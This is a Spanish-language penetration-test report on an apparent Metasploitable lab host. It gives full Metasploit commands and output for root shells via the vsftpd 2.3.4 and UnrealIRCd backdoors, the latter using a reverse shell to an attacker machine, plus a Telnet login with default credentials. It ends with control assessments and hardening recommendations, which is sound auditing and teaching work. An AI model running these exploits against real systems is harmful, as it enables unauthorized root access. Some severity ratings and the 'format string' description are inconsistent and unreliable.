
Una vez finalizado el proceso que en este caso se tomo 18 minutos nos muestra los resultados




Si hacemos click sobre cada una de las vulnerabilidades encontradas nos abre una nueva pantalla con la descripción y con la solución a la vulnerabilidad encontrada.



Opcionalmente en este caso podemos escanear un puerto especifico descubierto previamente con nmap, por ejemplo en este caso será el puerto 21 y el 22. Para esto repetimos los mismos pasos para crear un nuevo escaneo avanzado.



Y en el apartado Discovery, en Port Scanning vamos a cambiar donde dice default por 21, 22 en este caso



Y se puede ver como ha encontrado vulnerabilidades en esos 2 puertos que obviamente son menos de las encontradas en el escaneo general y en menos tiempo.

PRUEBAS DE PENETRACIÓN

Y EXPLOTACION DE VULNERABILIDADES

A. Explotación de vulnerabililidad vsFTPd 2.3.4 backdoor

1. Durante el escaneo inicial con Nmap:

nmap -p- -sV -T4 192.168.0.35

encontramos el siguiente resultado que resulta relevante:

21/tcp open ftp vsftpd 2.3.4

2. Con metasploit como herramienta buscaremos si existe alguna vulnerabilidad asociada y de ser así haremos uso del módulo respectivo en Metasploit:

msfconsole

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.0.35

run

3. Resultado:

[+] 192.168.0.35:21 - Backdoor service has been spawned,


handling...

[+] UID: uid=0(root) gid=0(root)

[*] Command shell session 1 opened

4. Comandos ejecutados en la sesión remota:

whoami # Salida: root



Informe de explotación del servicio FTP vsftpd 2.3.4 (TCP 21)

Durante la auditoría se identificó que el servicio FTP (vsftpd versión 2.3.4) se encuentra activo y accesible sin restricciones. Esta versión es conocida por contener una puerta trasera (backdoor) que se activa al incluir una carita feliz :) en el nombre de usuario durante la autenticación.

Mediante el uso de Metasploit y el módulo exploit/unix/ftp/vsftpd_234_backdoor, se logró explotar esta vulnerabilidad, obteniendo una sesión de shell remota como root en el sistema comprometido, sin necesidad de credenciales válidas.

Esta vulnerabilidad representa un riesgo crítico, ya que permite el acceso completo al sistema con privilegios elevados de forma sencilla y automatizada.

- **CVE: CVE-2011-2523**
- **CVSS: 10.0**
- **Criticidad: Crítica**

B. Explotación de vulnerabililidad UnrealIRCd – Exploit con puerta trasera (6667)

1. Durante el escaneo inicial con Nmap:

```
nmap -p- -sV -T4 192.168.0.35
```

encontramos el siguiente resultado que resulta relevante:

```
6667/tcp open irc UnrealIRC
```

2. Con metasploit como herramienta buscaremos si existe alguna vulnerabilidad asociada y de ser así haremos uso del módulo respectivo en Metasploit:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor #en mi caso utilice 5
set RHOSTS 192.168.0.35
set RPORT 6667
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.0.34  # IP de mi Kali
set LPORT 4444
run
```

3. Resultado:

```
[*] Started reverse TCP double handler on 192.168.0.34:4444
[*] 192.168.0.35:6667 - Connected to 192.168.0.35:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.35:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 1Hpjb4slwBE2bnpG;
```

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets...

[*] Reading from socket B

[*] B: "1Hpjb4slwBE2bnpG\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 1 opened (192.168.0.34:4444 -> 192.168.0.35:55703) at 2025-08-07 15:01:35 -0400

4. Comandos ejecutados en la sesión remota:

whoami # Salida: root

```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure     2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                .                .          .      .
   2    \_ target: UT2004 Linux Build 3120  .                .          .      .
   3    \_ target: UT2004 Linux Build 3186  .                .          .      .
   4  exploit/windows/games/ut2004_secure   2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12  excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.0.35
RHOSTS => 192.168.0.35
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.0.34
LHOST => 192.168.0.34
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.0.34:4444
[*] 192.168.0.35:6667 - Connected to 192.168.0.35:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.35:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 1Hpjb4slwBE2bnpG;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "1Hpjb4slwBE2bnpG\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.0.34:4444 → 192.168.0.35:55703) at 2025-08-07 15:01:35 -0400

whoami
root
```

Informe de explotación del servicio IRC UnrealIRCd (TCP 6667)

Durante la auditoría se detectó que el servicio IRC (UnrealIRCd versión 3.2.8.1) se encuentra escuchando en el puerto 6667. Esta versión es conocida por haber sido distribuida con una puerta trasera (backdoor) que permite ejecutar comandos arbitrarios de forma remota sin autenticación previa.

Se utilizó la herramienta Metasploit y el módulo exploit/unix/irc/unreal_ircd_3281_backdoor, logrando una ejecución remota de comandos directamente sobre el sistema vulnerable, obteniendo una sesión de shell sin necesidad de credenciales.

Esta vulnerabilidad permite a un atacante remoto ejecutar cualquier comando como si fuera un usuario local, lo que implica una comprometida total del sistema, y por lo tanto, representa un riesgo crítico.

- **CVE: CVE-2010-2075**
- **CVSS: 10.0**
- **Criticidad: Crítica**

C. Explotación de vulnerabililidad Servicio Telnet abierto

1. Durante el escaneo inicial con Nmap:


nmap -p- -sV -T4 192.168.0.35

encontramos el siguiente resultado que resulta relevante:

23/tcp open telnet Linux telnetd


2. Podemos ver del resultado que el puerto 23 se encuentra abierto. Por lo que desde la CLI de Kali ingresamos:

telnet 192.168.0.35 23




3. Resultado:

Una vez dentro nos solicita las credenciales de acceso. Al tratarse de unas credenciales bastante básicas podrían ser fácilmente vulneradas mediante un diccionario.



4. Comandos ejecutados en la sesión remota:

whoami # Salida:msfadmin



Informe de explotación del servicio Telnet (TCP 23)

Durante la auditoría se observó que el servicio Telnet está activo en el puerto 23. Este protocolo transmite las credenciales y los datos en texto plano, lo que lo convierte en un vector de ataque común en redes no cifradas.

En este caso, se logró el acceso al sistema utilizando las credenciales por defecto (msfadmin:msfadmin) a través de una simple conexión Telnet desde Kali Linux. Esta práctica demuestra que el sistema es vulnerable no solo por el uso de un protocolo obsoleto, sino también por la falta de políticas básicas de seguridad, como el cambio de contraseñas predeterminadas.

Aunque no se trata de una vulnerabilidad explotable mediante código malicioso, su impacto puede ser igualmente grave, ya que permite acceso remoto completo con credenciales conocidas y sin cifrado.

- **CVE: No aplica (práctica insegura)**
- **CVSS estimado: Alta**
- **Criticidad: Alta**

EVALUACIÓN DE CONTROLES EXISTENTES

(basado en los servicios comprometidos)

1. Puerto 21/tcp – FTP (vsftpd 2.3.4 con backdoor conocido)

- **Control fallido**:

  No se ha aplicado control de versiones ni parcheo de software.

- **Ausencia de control**:

  Servicio FTP inseguro habilitado en producción, sin cifrado (sin FTPS).

- **Impacto**:

  El atacante puede explotar una puerta trasera conocida para obtener acceso remoto al sistema.

- **Gravedad**:

- Crítica.

2. Puerto 6667/tcp – UnrealIRC (vulnerabilidad de ejecución remota)

- **Control fallido**:

  No hay políticas que restrinjan el uso de servicios no autorizados ni monitoreo de tráfico IRC.

- **Ausencia de control**:

  Servicio de chat IRC expuesto sin justificación ni protección.

- **Impacto**:

  Permite a un atacante ejecutar comandos con privilegios mediante una cadena de formato maliciosa.

- **Gravedad**:

  Alta.

3. Puerto 23/tcp – Telnet (Linux telnetd expuesto)

- **Control fallido**:

  Uso de protocolos inseguros sin cifrado (Telnet en lugar de SSH).

- **Ausencia de control**:

  No existen medidas para bloquear servicios inseguros o aplicar mecanismos de autenticación segura.

- **Impacto**:

  Posibilidad de interceptar credenciales en texto claro.

- **Gravedad**:

  Crítica.

RECOMENDACIONES PARA MEJORAR LA SEGURIDAD DE LA INFORMACIÓN

Seguridad en servicios y protocolos

- **Deshabilitar Telnet y FTP** inmediatamente. Sustituir por:
  - **SSH (Secure Shell)** en lugar de Telnet.
  - **SFTP o FTPS** en lugar de FTP simple.
- **Eliminar o justificar servicios como UnrealIRC**. Si no son necesarios para la operación, deben ser eliminados.
- **Controlar los puertos abiertos** mediante firewalls y listas de control de acceso (ACLs).

Gestión de vulnerabilidades

- **Actualizar todos los servicios a versiones seguras y estables**.
  - Evitar versiones con vulnerabilidades conocidas (como vsftpd 2.3.4 o UnrealIRC vulnerable).
- **Implementar un sistema de gestión de parches regular** con responsables definidos y tiempos límite para su aplicación.

Control de acceso y autenticación

- **Habilitar autenticación segura y cifrada** (SSH con claves o MFA si es posible).
- **Deshabilitar cuentas de usuario por defecto o sin contraseña**.
- **Revisar y reforzar políticas de contraseñas**.

Monitoreo y respuesta

- **Implementar un sistema de monitoreo de red y registros (logs)**:

- Detectar conexiones inusuales en puertos no estándar como 6667.
- Alertar ante intentos de acceso a servicios inseguros.

- **Auditar periódicamente los servicios activos y puertos abiertos**.

Capacitación y políticas

- **Capacitar al personal técnico** en prácticas seguras de configuración de servicios.
- **Establecer políticas claras de uso de servicios permitidos y desautorizados** en servidores.

CONCLUSIÓN / REFLEXIÓN FINAL

La auditoría realizada a la infraestructura de la empresa XYZ ha permitido evidenciar la presencia de servicios inseguros, configuraciones obsoletas y falta de controles adecuados, los cuales representan un riesgo alto para la confidencialidad, integridad y disponibilidad de la información. La explotación exitosa de vulnerabilidades críticas en servicios como FTP, Telnet e IRC demuestra que un atacante podría comprometer los sistemas con relativa facilidad si no se aplican medidas correctivas.

La seguridad de la información no debe abordarse únicamente como una cuestión técnica, sino como un compromiso continuo que involucra políticas, procesos, formación y tecnología. Este ejercicio evidencia la necesidad urgente de establecer una estrategia sólida de ciberseguridad, basada en la actualización constante, la eliminación de servicios innecesarios, el uso de protocolos seguros y una cultura organizacional que priorice la protección de los activos de información.

Corregir las debilidades identificadas no solo reducirá el riesgo de incidentes, sino que también fortalecerá la confianza de los clientes, socios y partes interesadas, asegurando la continuidad operativa y la reputación de la empresa en el tiempo.

[i] NORMA DE CARACTER GENERAL Nº 454 CMF
https://www.cmfchile.cl/normativa/ncg_454_2021.pdf

Regulación y ciberseguridad en el sistema financiero - Bernardita Piedrabuena K.
https://www.cmfchile.cl/portal/prensa/615/articles-83832_doc_pdf.pdf

CMF publica normativa para la Gestión de la Seguridad de la Información y Ciberseguridad
https://www.cmfchile.cl/portal/prensa/615/w3-article-29314.html